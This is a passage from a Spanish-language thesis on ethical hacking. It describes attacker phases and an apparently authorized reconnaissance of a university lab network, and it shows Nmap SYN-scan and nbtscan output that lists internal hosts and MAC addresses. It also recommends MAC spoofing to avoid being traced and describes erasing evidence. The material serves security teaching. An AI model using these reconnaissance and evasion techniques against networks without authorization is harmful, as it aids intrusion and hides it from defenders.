
En esta fase el atacante tiene la posibilidad de subir, bajar documentos o archivos con el fin de alterar el funcionamiento de aplicaciones de software y los datos del sistema informático. Adicionalmente, el atacante debe permanecer invisible para la victima por lo que elimina cualquier tipo de evidencia que demuestre su penetración en el sistema informático para esto hace uso de técnicas de Backdoor (puertas traseras) y troyanos para mantener el acceso y privilegios que obtuvo anteriormente. Adicionalmente, se emplea caballos de Troya (Trojans = para transferir nombres de usuarios, contraseñas, información de tarjetas de crédito, cuentas bancarias, etc.

4.4.6 Borrado de huellas

El atacante elimina o destruye todo tipo de evidencia que pueda proporcionar a la victima información sobre su penetración al sistema para que este no pueda ser rastreado y pueda tener accesos posteriores. Adicionalmente, al eliminar evidencia anula la posibilidad de ser detenido por dicho delito.

A continuación se presenta una lista de posibles herramientas y aplicaciones que pueden ser utilizadas con el fin de realizar un Testing & Ethical hacking.

Ilustración Nº 11: Herramientas para Testing & Ethical Hacking



Elaborado por: Jeniffer Rizzo R.

5. Capitulo V: Aplicación Práctica - Modelo de Seguridad


5.1 Ejecución y aplicación del modelo

Para el análisis de vulnerabilidades a través de Testing & Ethical hacking, se utilizarán las fases de penetración de un sistema informático mencionado en el capítulo anterior.

- **Fase de Reconocimiento:** Para la fase de reconocimiento es importante tomar en cuenta el conocimiento que se tiene sobre la victima ya que de este dependerá el ataque, metodologías y herramientas que se puedan utilizar para posteriores fases.

El administrador de los servidores del LTIC nos facilitó un bosquejo del diagrama de red que conforma el laboratorio. El análisis parte del conocimiento de las direcciones IP que servirán de análisis. Posteriores conocimientos acerca de sistemas operativos, infraestructura, configuraciones son extraídas directamente de nuestro análisis.

Ilustración Nº 12: Bosquejo – Diagrama de Red



Elaborado por: Juan Diego Calle


Las IP de análisis corresponden a:

- 192.168.1.1 Firewall
- 192.168.1.11 Active Directory
- 172.16.0.8 Página web

Para el desarrollo de la práctica es necesario únicamente tener un punto de red y una computadora con las herramientas necesarias para realizar las pruebas y ataques necesarios que serán descritos posteriormente.

Simulando los pasos de un atacante informático, la primera acción que procedería a realizar es el cambio de MAC-ADDRESS con el fin de evitar cualquier tipo de seguimiento con relación a las actividades que se realizará, tal como se lo demuestra en las captura de pantalla Nº 1 y Nº 2.


Captura de pantalla Nº 1: Cambio de MAC ADDRESS



Elaborado por: Jeniffer Rizzo R.

espacio en blanco apropósito


Captura de pantalla Nº 2: Comprobación del cambio de MAC ADDRESS



Elaborado por: Jeniffer Rizzo R.

Una herramienta muy común denominada "PING", la cual proporciona información sobre la disponibilidad de un host. Esta herramienta consiste en enviar una solicitud ICMP (Internet Control Message Protocol) de eco al host de destino. En el caso de que este se encuentre disponible, caso contrario el "PING" obtendrá una respuesta ICMP ECHO REPLY.

Captura de pantalla Nº 3: PING a las direcciones IP



Elaborado por: Jeniffer Rizzo R.


De todas las IP's de objetivo se pudo obtener las denominadas "respuesta", es decir que las mismas se encuentran disponibles.

Para determinar las máquinas que se encuentran activas dentro de toda la red, es preciso utilizar la herramienta "ping sweep" o "barrido ping". Dicha herramienta envía mensajes ICMP ECHO request, de tal manera que si existiera el caso de que la máquina receptora efectivamente se encuentre activa, se procederá a obtener inmediatamente la respuesta ICMP ECHO reply.

Los sistemas de prevención IDS son principalmente el apoyo para alertar y detectar al administrador sobre el eventual caso de un barrido ping sobre la red; por lo tanto la mayoría de los firework bloquean las respuestas de los "PING" por lo que resulta complicado para un hacker el poder determinar con precisión si es que los sistemas se encuentran disponibles para poder intervenirlos tan solo con un barrido.

Por lo tanto, a continuación en la captura de pantalla No. 4 se expone los resultados obtenidos, una vez que se ha procedido a utilizar la herramienta "ping sweep" sobre el sistema dentro de un rango de ordenadores o direcciones IP.


Captura de Pantalla Nº. 4: Herramienta Ping Sweep



Elaborado por: Jeniffer Rizzo R.

Adicionalmente, se procedió a utilizar la herramienta Nslookup que permite obtener información relacionada con el dominio o el host. Con la finalidad de obtener toda la información que hace referencia a ese servidor; tal y como se lo demuestra en la captura de pantalla No. 5 a continuación.

Captura de Pantalla Nº. 5: Búsqueda en el servidor DNS



Elaborado por: Jeniffer Rizzo R.

De esta manera, se considera a la enumeración DNS como el proceso de localizar todos aquellos servidores con dicha denominación, como también los registros correspondientes a una organización. Para facilidades de entendimiento, se puede ejemplificar acotando que una empresa posee servidores DNS tanto externos como internos que llegan a contener datos como son, el nombre de usuario, los nombres y características de cada uno de los equipos y las direcciones IP de los sistemas de destino potencial; por lo tanto un ataque pude encaminarse a través de la utilización de un DNS

(Domain Name System) precisamente para comprobar la configuración de los servidores.

En el marco de la descripción de los servidores DNS, es preciso citar algunos de sus registros más comunes, conjuntamente con el uso empleado sobre los mismos:

a. A MAP: Nombre de host sobre una dirección IP
b. SOA: Identifica el servidor DNS responsable del dominio
c. CNAME: Busca "alias" para el registro de dirección
d. MX: Identifica el dominio del correo

Para estos fines y con el objeto de realizar consultas a los servidores DNS y poder registrar la información, es procedente utilizar una de las herramientas con mayor alcance informático denominada "NSlookup".

Adicionalmente se procedió a realizar un reconocimiento sobre una página web, teniendo como resultado una descomplicada identificación de que la misma se encuentra desarrollada en "Joombla" tal como se lo demuestra en la captura de pantalla No. 6.

Captura de Pantalla Nº 6: Reconocimiento de página web

Elaborado por: Jeniffer Rizzo R.


Posteriormente en la etapa de escaneo, se procederá a realizar un análisis y obtención de resultados sobre el escaneo de vulnerabilidades.

- **Fase de Escaneo:** Una vez que se ha procedido a realizar el análisis correspondiente sobre el reconocimiento pasivo, es necesario direccionar el análisis hacia la etapa de escaneo de manera activa, donde se efectuará la aplicación de la herramienta Angry IP Scanner, la misma que permite entender, comprender y evidenciar de una manera panorámica, todos aquellos host que se encuentran con carácter de activos dentro de la

red, así como también su nombre y todos aquellos posibles puertos que se encuentren abiertos.

Con este antecedente, lo que se puede obtener es una visión más aplica acerca de la topología existente que reposa sobre los activos que se encuentran sobre la red, tal como se lo demuestra en la captura de pantalla No. 7.


Captura de Pantalla Nº 7: Aplicación de la herramienta Angry IP



Elaborado por: Jeniffer Rizzo

De la misma manera y para poder realizar una búsqueda sobre versiones de sistemas operativos, archivos compartidos, grupos de trabajo y dominios, se emplea la herramienta de trabajo Auto Scan Network, la cual y a través de sus códigos operativos, proceden a configurar en función de la red o la VLAN que se desee proceder a escanear.

Captura de Pantalla Nº 8: Aplicación de la herramienta Auto Scan Network



Elaborado por: Jeniffer Rizzo R.

Como se pude observar en la captura de pantalla No. 8 y una vez que se ha empleado el Auto Scan Network, se ha obtenido como resultado las IP, información adicional acerca de cada dirección IP. Además de que en este punto se puede determinar las direcciones que poseen firewalls de protección. Por lo que en el caso de realizar algún ataque es importante seleccionar las IPS más vulnerables de la red.

Una vez que se han seleccionado las víctimas se procede a determinar los puertos abiertos. Nmap es una herramienta gratuita de código abierto que ejecuta con rapidez y eficacia barridos ping, escaneo de puertos, servicios de identificación, detección de direcciones IP y detección de sistema operativo.


Según Nmap el puerto puede tener tres estados: abierto, filtrado o sin filtrar. El estado abierto significa que el equipo destino acepta peticiones de entrada en el puerto. El estado filtrado significa la existencia de un firewal o que existe algún tipo de prevención para obtener respuesta. El estado filtrar significa que el puerto se encuentra cerrado, el firewall puede estar interviniendo con las solicitudes enviadas por el Nmap.

Captura de Pantalla Nº 9 Comando NMAP

Elaborado por: Jeniffer Rizzo R.

espacio en blanco apropósito

Captura de Pantalla Nº 10: Comando NMAP




```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-31 18:24 ECT
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting runlevel 2 (of 2) scan.
Initiating ARP Ping Scan at 18:24
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:24, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:24
Completed Parallel DNS resolution of 1 host. at 18:24, 0.14s
elapsed
DNS resolution of 1 IPs took 0.15s. Mode: Async [#: 1, OK: 0, NX:
1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:24
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 4443/tcp on 192.168.1.1
Completed SYN Stealth Scan at 18:24, 3.53s elapsed (1000 total
ports)
Initiating Service scan at 18:24
Scanning 3 services on 192.168.1.1
Completed Service scan at 18:25, 25.00s elapsed (3 services on 1
host)
Initiating OS detection (try #1) against 192.168.1.1
NSE: Script scanning 192.168.1.1.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:25
Completed NSE at 18:25, 1.79s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Scanned at 2013-10-31 18:24:39 ECT for 32s
Not shown: 996 filtered ports
```

Elaborado por: Jeniffer Rizzo R.

Se puede filtrar la búsqueda a través del servicio NetBIOS de Windows, el cual brinda información sobre las carpetas compartidas, nombres de maquinas y dominios.

La herramienta nbtscan es utilizada para escanear direcciones IP con el fin de obtener información del nombre NeTBIOS, servicios disponibles que se encuentran registrados en el nombre de usuario y la dirección IP de las maquinas correspondientes. Dicha herramienta genera un alto tráfico que puede ser reconocido por los equipos de destino.

Captura de Pantalla Nº 11: Herramienta nbtscan



```
IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.1.0     Sendto failed: Permission denied
192.168.1.8      PUCE-DTZZLV1BV3  <server>  <unknown>        00:0f:fe:2c:0a:fc
192.168.1.11     ANDROMEDA        <server>  <unknown>        00:19:b9:b9:50:2a
192.168.1.13     8M62QS1          <server>  <unknown>        18:03:73:1d:75:bf
192.168.1.38     W1301-PC04       <server>  <unknown>        00:24:81:21:09:54
192.168.1.35     AU201-PC01       <server>  <unknown>        00:24:81:21:09:5a
192.168.1.37     AU201-PC03       <server>  <unknown>        00:24:81:21:0a:22
192.168.1.62     AU204-PC03       <server>  <unknown>        6c:62:6d:d5:c8:a8
192.168.1.56     AU203-PC05       <server>  <unknown>        00:0f:cb:b7:15:c8
192.168.1.57     AU203-PC006      <server>  <unknown>        00:1a:c1:35:e3:f3
192.168.1.58     AU203-PC07       <server>  <unknown>        00:0f:cb:b7:14:8b
192.168.1.55     AU203-PC04       <server>  <unknown>        00:0f:cb:fb:3e:1f
192.168.1.54     AU203-PC03       <server>  <unknown>        00:0f:cb:b7:0f:4c
192.168.1.46     <unknown>                  <unknown>
192.168.1.160    JENNIFER-PC      <server>  <unknown>        d8:d3:85:3e:68:74
192.168.1.162    <unknown>                  <unknown>
192.168.1.153    MACBOOKPRO-2E54            <unknown>        40:6c:8f:5a:2e:54
192.168.1.177    MACBOOKPRO-7F72            <unknown>        c4:2c:03:24:7f:72
192.168.1.255   Sendto failed: Permission denied
192.168.1.191    MAEMILIA-PC      <server>  <unknown>        ac:72:89:ce:b3:37
192.168.1.227    SONY-PC          <server>  <unknown>        c0:cb:38:04:36:44
192.168.1.154    JUANCARLOSVILLA  <server>  <unknown>        e0:2a:82:a6:b1:f3
```

Elaborado por: Jeniffer Rizzo R.

